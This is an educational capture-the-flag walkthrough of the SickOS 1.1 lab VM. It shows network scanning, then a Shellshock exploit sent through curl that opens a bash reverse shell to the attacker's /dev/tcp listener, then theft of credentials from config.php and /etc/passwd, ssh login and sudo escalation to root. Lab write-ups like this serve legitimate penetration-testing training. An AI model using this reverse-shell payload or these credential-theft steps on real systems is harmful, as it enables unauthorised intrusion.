Lab - Capture the Flag Walkthrough – SickOS 1.1

Overview

In this lab, you will be shown how to gain root access to a virtual machine designed as a Capture the Flag (CTF) exercise. This CTF is rated as easy. These walk-throughs are designed so students can learn by emulating the technical guidelines used in conducting an actual real-world pentest using as few automated tools as possible.

This CTF is similar to the labs found in the OSCP exam course. The objective is to compromise the target and gain Administrative/root privileges. This CTF will incorporate manual hacking techniques whenever possible. The use of any automated tools has been kept to an absolute minimum.

Caveat

VirtualBox was used to run the target machine. Kali Linux is the attacker machine for solving this CTF.

The SickOS 1.1 OVA file can be downloaded here.

CTF Description

Difficulty: Easy

Flags: There is one flag

DHCP: Enabled
IP Address: Automatically assigned

Footprinting

We begin by conducting an active scan of the network. First, we identify our and then to scan the target for any open ports or exploitable services.

Command used: `netdiscover -i eth0`

My target has an IP address of 192.168.0.102, and my Kali has an IP address of 192.168.0.30. These addresses to apply to me and my network, yours will probably differ.

```
Currently scanning: 192.168.25.0/16   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 300
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.0.1     80:29:94:67:8e:98      1      60  Technicolor CH USA Inc.
192.168.0.26    34:97:f6:8f:0d:54      1      60  ASUSTek COMPUTER INC.
192.168.0.28    18:31:bf:b1:5d:e3      1      60  ASUSTek COMPUTER INC.
192.168.0.102   08:00:27:00:fa:e2      1      60  PCS Systemtechnik GmbH
192.168.0.27    dc:f7:56:19:5a:4c      1      60  Samsung Electronics Co.,Ltd

root@kali:~#
```

We next need to fingerprint the target to learn what ports and services are available. For this, we can run Nmap against the target.

Command used: `nmap -sS -A -n -T5 192.168.0.102`

The nmap scan shows a Squid HTTP Proxy configured on port 3128 and that HTTP running on port 8080 is closed. Having HTTP present tells us there is most probably a website presence.


```
root@kali:~# nmap -sS -A -n -T5 192.168.0.102
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-25 03:37 EDT
Nmap scan report for 192.168.0.102
Host is up (0.00058s latency).
Not shown: 997 filtered ports
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 09:3d:29:a0:da:48:14:c1:65:14:1e:6a:6c:37:04:09 (DSA)
|   2048 84:63:e9:a8:8e:99:33:48:db:f6:d5:81:ab:f2:08:ec (RSA)
|_  256 51:f6:eb:09:f6:b3:e6:91:ae:36:37:0c:c8:ee:34:27 (ECDSA)
3128/tcp open   http-proxy Squid http proxy 3.1.19
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported: GET HEAD
|_http-server-header: squid/3.1.19
|_http-title: ERROR: The requested URL could not be retrieved
8080/tcp closed http-proxy
MAC Address: 08:00:27:00:FA:E2 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.58 ms 192.168.0.102

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.09 seconds
root@kali:~#
```

We can configure Nikto with the proxy switch to look for any vulnerabilities on the web server.
Command used: `nikto -h 192.168.0.102 -useproxy` http://192.168.0.102:3128


```
root@kali:~# nikto -h 192.168.0.102 -useproxy http://192.168.0.102:3128
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.102
+ Target Hostname:    192.168.0.102
+ Target Port:        80
+ Proxy:              192.168.0.102:3128
+ Start Time:         2019-06-25 04:05:16 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ Retrieved via header: 1.0 localhost (squid/3.1.19)
+ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.21
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-cache' found, with contents: MISS from localhost
+ Uncommon header 'x-cache-lookup' found, with contents: MISS from localhost:3128
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a di
ype
+ Server may leak inodes via ETags, header found with file /robots.txt, inode: 265381, size: 45, mtime: Fri Dec  4 19:35:
+ Server banner has changed from 'Apache/2.2.22 (Ubuntu)' to 'squid/3.1.19' which may suggest a WAF, load balancer or pro
+ Uncommon header 'x-squid-error' found, with contents: ERR_INVALID_REQ 0
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://
98ebdc59d15. The following alternatives for 'index' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/
8).
+ 8726 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time:           2019-06-25 04:07:27 (GMT-4) (131 seconds)
---------------------------------------------------------------------------
```

We the server is vulnerable to the Shellshock vulnerability. Shellshock is a bug that uses a vulnerability in the common Unix command execution shell bash (Bourne-Again SHell) to potentially enable hackers to take control of the machine and remotely execute arbitrary code directly into the system.


To get access to the website, we will need to configure the proxy settings of our Firefox browser in Kali. Launch Firefox and go to **Edit> Preferences>Network Proxy > Settings>.**




Once you click OK and save the proxy settings, in the address bar, type in the IP address of the target and are given the home page for the website.




Let's check the source code for any useful information. Nothing of use here.



From our Nikto scan, we learned of a robots.txt file. Let's look at that.



We learn there is a wolfcms page. Let's check that out.



Examination of Wolfcms turns of nothing useful. We can now run the exploit Shellshock - CVE-2014-6271 and CVE-2014-6278 against the site. Doing so will allow us to establish a reverse shell. Leave the listener up and running.

Command used: `nc -lvnp 4444`

From our Kali machine, we open a second terminal and run the following cURL command from the following command.

Note: this command is configured with my target and Kali IP information, your IP information will probably differ.

Command used: `curl -x http://192.168.0.102:3128 -H "User-Agent: () { ignored;};/bin/bash -i >& /dev/tcp/192.168.0.30/4444 0>&1" http://192.168.0.102/cgi-bin/status`


Reverse shell is established!

Break down of the command:

We used the **-x** switch to initiate a connection using our HTTP Proxy. We then used the **-H** switch to include an edited User-Agent header. The code we executed was a reverse TCP bash shell.

We next need to change location over to wolfcms folder and then list the contents to see what we can find.


Command used: `cd /var/www/wolfcms`
Command used: `ls`



Our target of interest here is the config.php file and its contents. We can view the contents using the cat command.

Command used: `cat config.php`


We get a user name and password for SQL access.



We open new terminal and attempt to get access to the SQL database, but the connection does not happen. We return to the reverse shell and use the cat command to print out the contents of the etc/passwd file.

Command used: `mysql -h 192.168.0.102 -P 3306 -u root -p wolf`

Command used: `cat /etc/passwd`



We see the user sickos. We open a new terminal and attempt to establish a ssh shell using the user sickos and the password we found earlier, john@123.

Open a second terminal and attempt to login to the target machine using ssh.

```
root@kali:~# ssh sickos@192.168.0.102
The authenticity of host '192.168.0.102 (192.168.0.102)' can't be established.
ECDSA key fingerprint is SHA256:fBxcsD9oGyzCgdxtn34OtTEDXIW4E9/RlkxombNm0y8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.102' (ECDSA) to the list of known hosts.
sickos@192.168.0.102's password: john@123
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)
```

Command used: `ssh sickos@192.168.0.102`

Let's see what kind of permissions sickos has.

Command used: `sudo -l`

Sickos has root permissions.

```
sickos@SickOs:~$ sudo -l
[sudo] password for sickos:
Matching Defaults entries for sickos on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User sickos may run the following commands on this host:
    (ALL : ALL) ALL
sickos@SickOs:~$
```

Let's access root on the target as sickos.

Command used: `sudo su`

```
sickos@SickOs:~$ sudo su
root@SickOs:/home/sickos#
```

Change directory over to root.

Command used: `cd /root`

```
root@SickOs:/home/sickos# cd /root
root@SickOs:~#
```

Let's list the directory contents and see what permissions that have.

```
root@SickOs:~# ls -la
total 40
drwx------  3 root root 4096 Dec  6  2015 .
drwxr-xr-x 22 root root 4096 Sep 22  2015 ..
-rw-r--r--  1 root root   96 Dec  6  2015 a0216ea4d51874464078c618298b1367.txt
-rw-------  1 root root 3724 Dec  6  2015 .bash_history
-rw-r--r--  1 root root 3106 Apr 19  2012 .bashrc
drwx------  2 root root 4096 Sep 22  2015 .cache
-rw-------  1 root root   22 Dec  5  2015 .mysql_history
-rw-r--r--  1 root root  140 Apr 19  2012 .profile
-rw-------  1 root root 5230 Dec  6  2015 .viminfo
root@SickOs:~#
```

Let's cat out the contents of the a0216ea4d51874464078c618298b1367.txt file.

```
root@SickOs:~# cat a0216ea4d51874464078c618298b1367.txt
If you are viewing this!!

ROOT!

You have Succesfully completed SickOS1.1.
Thanks for Trying


root@SickOs:~#
```

And we have captured the flag!

Summary –

We captured this flag is short order. This CTF was easy, and it provided us some good insight into how the OSCP labs are structured.

The biggest take away was learning about the Shellshock vulnerability and how to exploit it.

Methodology Used:

- Network Scanning (Netdiscover, Nmap)
- Configure browser proxy
- Use robot.txt
- Steal password from inside config.php
- Open etc/passwd and find user name
- Switch user (su)
- Take root access

Regards –

Prof. k